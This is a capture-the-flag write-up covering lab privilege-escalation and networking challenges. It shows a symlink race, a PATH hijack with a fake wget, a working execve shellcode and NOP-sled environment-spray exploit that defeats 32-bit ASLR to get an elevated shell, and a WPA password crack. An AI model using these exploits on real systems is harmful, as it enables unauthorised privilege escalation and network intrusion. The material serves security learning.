
B. Exploitation

B.1 Easy

The target program check file permission of patch.file and delay a few seconds before read and print the contents of file to stdout. Since there is a delay between checking permission and actually open and read the file, i can trick this program to read level0.key via symbolic link just after the program successfully check permission and before the program read the file. This kind of exploitation is called TOCTOU (time of check-time of use) race condition attack.

First I use empty file and get patch.file symlinked to that file. Because file kosong is readable by level0, it must passed permission check. Then, i run ./level0 in the background and immediately invoke “ln -f -s level0.key patch.file” to had patch.file symlinked to level0.key while the program still in delay period.

The figure below show how to attack the target.




```
level0@Skypiea:~/05e51bbce5$ touch kosong
level0@Skypiea:~/05e51bbce5$ ln -f -s kosong patch.file
level0@Skypiea:~/05e51bbce5$ ls -l
total 12
-rw-r--r-- 1 level0  level0     0 May 19 15:41 kosong
-rwsr-x--- 1 level00 level0  7715 May 10 11:43 level0
-rwx------ 1 level00 level00   21 May 10 12:12 level0.key
lrwxrwxrwx 1 level0  level0     6 May 19 15:41 patch.file -> kosong
level0@Skypiea:~/05e51bbce5$ ./level0 &
[1] 26348
level0@Skypiea:~/05e51bbce5$ [+] This program try to read what inside file: patch.file
===========================================================
[+] Now checking the Integrity of file: patch.file
[+] File patch.file Check Ok,  Delaying To Read the File Content

level0@Skypiea:~/05e51bbce5$ ln -f -s level0.key patch.file
level0@Skypiea:~/05e51bbce5$ [+] The Contents of patch.file file are:
ea6d7cc03cf825cc14bf

[1]+  Exit 255                ./level0
level0@Skypiea:~/05e51bbce5$ 
```

B. 2 Medium

This target program called wget to retrieve level2a.key in the URL localhost/~level2a/level2a.key. Although the file is not really exist in the URL, the URL tell us about full path of level2a.key (/home/level2a/level2a.key).

The program called wget without specifying absolute path. In this situation I can trick the program to call my wget instead of the real wget by preparing my malicious wget and setting PATH environment to current directory.

This figure below show how to attack this target program.



```
level1a@Skypiea:~$ ls -l
total 16
-rw-r--r-- 1 root     root       80 May 13 17:15 README
-rwsr-x--- 1 level2a level1a 7405 May  7 14:08 level1a
-rwxr-xr-x 1 level1a level1a   30 May 19 16:06 wget
level1a@Skypiea:~$ cat wget
cat /home/level2a/level2a.key
level1a@Skypiea:~$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level1a@Skypiea:~$ ./level1a
Unduh Berkas:
YmxhY2sgbWFtYmE=
Komplit Gan
level1a@Skypiea:~$ 
```


B.3 Hard Exploit

This time we deal with classic buffer overflow situation but with hardened environment because ASLR is activated. Although ASLR is used to randomize memory layout, actually ASLR in 32 bit environment is not really effective because the address is still highly predictable.

The strategy I used is to spray environment with 500 environment variables consisted of 900 bytes NOP sled and 35 byte shellcode and then i run the target program with return address of one of those environment variables. Hopefully the return address hit NOP sled and eventually execute my shellcode.

envpayload.py


This tool prints to stdout 900 byte NOP sled + 35 byte shellcode.



```
shellcode = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"
payload = "\x90"*900 + shellcode

print payload
```


injectenv.sh

This tool inject shellcode into 500 environment variables, named EGG1 to EGG500.



```
level2@Skypiea:~/55463449e2$ cat injectenv.sh
for i in {1..500}; do
        export EGG$i=`python envpayload.py |tr -d '\n'`
done

level2@Skypiea:~/55463449e2$ . ./injectenv.sh
```


This figure below confirms that my shellcode has been injected to 500 environment variables.




```
level2@Skypiea:~/55463449e2$ env|head
EGG496=???????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????

EGG474=???????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????

EGG207=???????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????

EGG184=???????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????
```

getegg

This tool compiled outside (no gcc on the target box), hexdump copied and converted to binary using xxd command.




```
level2@Skypiea:~/55463449e2$ vim getegg.xxd
level2@Skypiea:~/55463449e2$ xxd -r getegg.xxd >getegg
```



```
level2@Skypiea:~/55463449e2$ echo 'import os; os.chmod("getegg", 0755);'|python
```


This tool get address of EGG250 environment variable and the address is used as guess for return address.



```
level2@Skypiea:~/55463449e2$ ./getegg
0xbfc1825c
level2@Skypiea:~/55463449e2$ ./getegg
0xbfc5725c
```

makepayload.py


This tool filled “thefile” with 60 byte junk and return address specified by argument 1.



```
import sys,binascii

input = sys.argv[1]
if input[0:2] == '0x':
        addr = binascii.unhexlify(input[2:])
        revaddr = addr[::-1]

payload = "\x90"*60+ revaddr
print payload
```

prepare.sh


This tool create thefile using address of EGG250 environment variables as return address.



```
#!/bin/bash
egg=`./getegg`
python makepayload.py $egg > thefile
```

Lets Hack it

In order to defeat ASLR, i need to run two things: prepare.sh and level2 iteratively until it hit my NOP sled + shellcode. This figure below shows it hit just on the second try.




```
level2@Skypiea:~/55463449e2$ for i in {1..10}; do bash prepare.sh; ./level2; done
Segmentation fault
$ id
uid=1011(level2) gid=1011(level2) euid=1012(level3) groups=1012(level3),1011(level2)
$ ls -l
total 68
-rw-r--r-- 1 level2 level2   204 May 17 03:23 envpayload.py
-rwxr-xr-x 1 level2 level2  5046 May 17 03:24 getegg
-rw-r--r-- 1 level2 level2 21163 May 17 03:24 getegg.xxd
-rwxr-xr-x 1 level2 level2    77 May 17 03:23 injectenv.sh
-rwsr-x--- 1 level3 level2  7576 May 10 17:52 level2
-rwx------ 1 level3 level3    21 May 10 18:13 level2.key
-rw-r--r-- 1 level2 level2   362 May 17 03:23 makepayload.py
-rw-r--r-- 1 level2 level2    43 May 17 03:26 mychmod.py
-rwxr-xr-x 1 level2 level2    65 May 17 03:22 prepare.sh
-rw-r--r-- 1 level2 level2  1000 May 17 03:28 thefile
$ cat level2.key
37a0fa5b4dc7382b98af
$ pwd
/home/level2/55463449e2
$ whoami
level3
$ 
```

C. Networking

C.1 Easy

There are 3 files PCAPNG containing WPA handshake frame. Actually i didn't manage to crack network1 cap file even after i used very big wordlist. The other file, network3 is very easy to crack with standard wordlist.

The figure below shows successful attack against network3 cap file using aircrack-ng.




```
                                 Aircrack-ng 1.1


                   [00:00:03] 2352 keys tested (770.93 k/s)


                           KEY FOUND! [ surabaya ]


      Master Key     : 3C A5 0E 47 F6 29 76 7C 78 E4 BA EC A8 C9 5D 97
                       2A 5A FF 9B 91 2B E3 D8 EC C8 51 B6 02 DE 96 01

      Transient Key  : 38 C8 B5 61 5C 24 0B C2 EB 74 6F BD 30 64 FE 29
                       C5 1C 18 1C 0B EA CD D9 56 02 73 72 CC A9 6B 6B
                       73 63 1D E2 3B EF 94 0E D8 BA 22 E9 80 29 D6 57
                       94 32 FE 88 EE 29 70 45 9E 32 2B B2 DD 7F 3F D9

      EAPOL HMAC     : 16 EA AC 97 06 A6 39 E0 DE 1F F5 C7 A5 6B 86 36
root@kali:~# _
```

C.2 Medium

The scenario in this challenge is OBEX file transfer has been captured, extract the file and get key hidden inside the file.

I found good reference in this http://www.fbakan.de/serexxobex/Commented-Example-OBEX-Communication-with-SE-K310i.txt and managed to manually extract file contents.

Frame 48



```
17.191234           RFCOMM              1022 Sent UIH DLCI=16
17.191320           RFCOMM              1022 Sent UIH DLCI=16
```

```
▷ Frame 48: 1022 bytes on wire (8176 bits), 1022 bytes captured (8176 bits)
▷ Bluetooth HCI H4
▷ Bluetooth HCI ACL Packet
▷ Bluetooth L2CAP Protocol
▷ Bluetooth RFCOMM Protocol
▽ Data (1008 bytes)
    Data: 0210000100150064006100740061002e0074007800740000...
    [Length: 1008]
```


```
0000  02 02 20 f9 03 f5 03 55  00 43 ef e0 07 02 10 00   .. ....U .C......
0010  01 00 15 00 64 00 61 00  74 00 61 00 2e 00 74 00   ....d.a. t.a...t.
0020  78 00 74 00 00 c3 00 00  10 f5 48 0f e3 66 66 64   x.t..... ..H..ffd
0030  38 66 66 65 30 30 30 31  30 34 61 34 36 34 39 34   8ffe0001 04a46494
0040  36 30 30 30 31 30 31 30  30 30 30 30 31 30 30 30   60001010 00001000
0050  31 30 30 30 30 66 66 64  62 30 30 34 33 30 30 30   10000ffd b0043000
0060  32 30 31 30 31 30 31 30  31 30 31 30 32 30 31 30   20101010 10102010
0070  31 30 31 30 32 30 32 30  32 30 32 30 32 30 34 30   10102020 20202040
0080  33 30 32 30 32 30 32 30  32 30 35 30 34 30 34 30   30202020 20504040
```

02 = PUT
1000 = 4096 bytes length
01 = HI for Name
0015 = Length of Name header
0064006100740061002e007400780074 = data.txt
0000c3 = HEader, length object
000010f5 = total length of file = 4341
48 = content of file
0fe3 = length of body part (4067)
976 byte of byte chunk:

```
66666438666665303030313034613436343934363030303130313030303030
313030303130303030666666462303034333030303230313031303130313031
```

323932613334333533363337333833393361343334343435343634373438343934613533353435353536353735383539356136333634363536363637363836393661373337343735373637373738373937613833383438353836383738383839386139323933393439353936393739383939396161326133613461356136613761386139616162326233623462356236623762386239626163326333633463356336633763386339636164326433643464356436643764386439646165316532653365346535653665376538653965616631663266336634663566366637663866396661666663343030316630313030303330313031303130313031303130313031303130303030303030303030303030303031303230333034303530363037303830393061306266666633343030623531313030303230313032303430343033303430373035303430343030303130323737303030313032303333313130343035323133313036313234313531303736313731313332323332383130383134343239316131623163313039323333333335326630313536323373264313061313632343333346531

Frame 49




```
17.191320          RFCOMM          1022 Sent UIH DLCI=16

▷ Frame 49: 1022 bytes on wire (8176 bits), 1022 bytes captured (8176 bits)
▷ Bluetooth HCI H4
▷ Bluetooth HCI ACL Packet
▷ Bluetooth L2CAP Protocol
▷ Bluetooth RFCOMM Protocol
▽ Data (1008 bytes)
    Data: 32356631313731383139316132363237323832393261333 5...
    [Length: 1008]

0000  02 02 20 f9 03 f5 03 55  00 43 ef e0 07 32 35 66   .. ....U .C...25f
0010  31 31 37 31 38 31 39 31  61 32 36 32 37 32 38 32   11718191 a2627282
0020  39 32 61 33 35 33 36 33  37 33 38 33 39 33 61 34   92a35363 738393a4
0030  33 34 34 34 35 34 36 34  37 34 38 34 39 34 61 35   34445464 748494a5
0040  33 35 34 35 35 35 36 35  37 35 38 35 39 35 61 36   35455565 758595a6
0050  33 36 34 36 35 36 36 36  37 36 38 36 39 36 61 37   36465666 768696a7
0060  33 37 34 37 35 37 36 37  37 37 38 37 39 37 61 38   37475767 778797a8
0070  32 38 33 38 34 38 35 38  36 38 37 38 38 38 39 38   28384858 68788898
0080  61 39 32 39 33 39 34 39  35 39 36 39 37 39 38 39   a9293949 59697989
```

323566313137313831393161323632373238323932613335333633373338333933613433343434353436343734383439346135333534353535363537353835393561363336343635363636373638363936613733373437353736373737383739376138323833383438353836383738383839386139323933393439353936393739383939396161326133613461356136613761386139616162326233623462356236623762386239626163326333633463356336633763386339636164326433643464356436643764386439646165316532653365346535653665376538653965616632663366346635663666376638663966616666646130303063303330313030303231313033313130303366303066664666623165636434396365343763643462636666637366231653266316265383066653163626266313533363653536643263616561656130393538386537376331333363313230

```
303037353362653336303037376532383032356631336638393263376333335
613730626362663237313234663163333132306561663233393061616133366
313366383030366263393763343165323666386335616566383961653264373
343666313032643834373637313866336133386533343538643038653039323
346139323739616233666236373738653334626630313738326263333961383
366133616663333631336465663863326436646634623333346262376365623
396632326532343538383736323438386463616166376336336461626537313
663866316662353837386165653765323034646161376332306638616636313
363961386539626236643666663030633264613965396539313235643438373
303563616364323964386561613432613830353931633630653333393234663
643065346238343535613363663134396266373934623964356432646164643
323536626562616266373739623736386638306532616335653235363233363
386365353338633133383335633866393563656561356366616464376333323
346234386262623562323663666133336531313765643335363965323266383
613133376331336631326463313966353438613136333662613932356266393
373135643438383337343930666136663535366366316538373338323339663
363666393766626435663032666563356436356532376638383966623434653
383161393337383661366234386663333961336339326562333738656533333
333465376365306632623131393265643234386562643466313836633730333
313566376437336664646664366232653230633236316630373863353161343
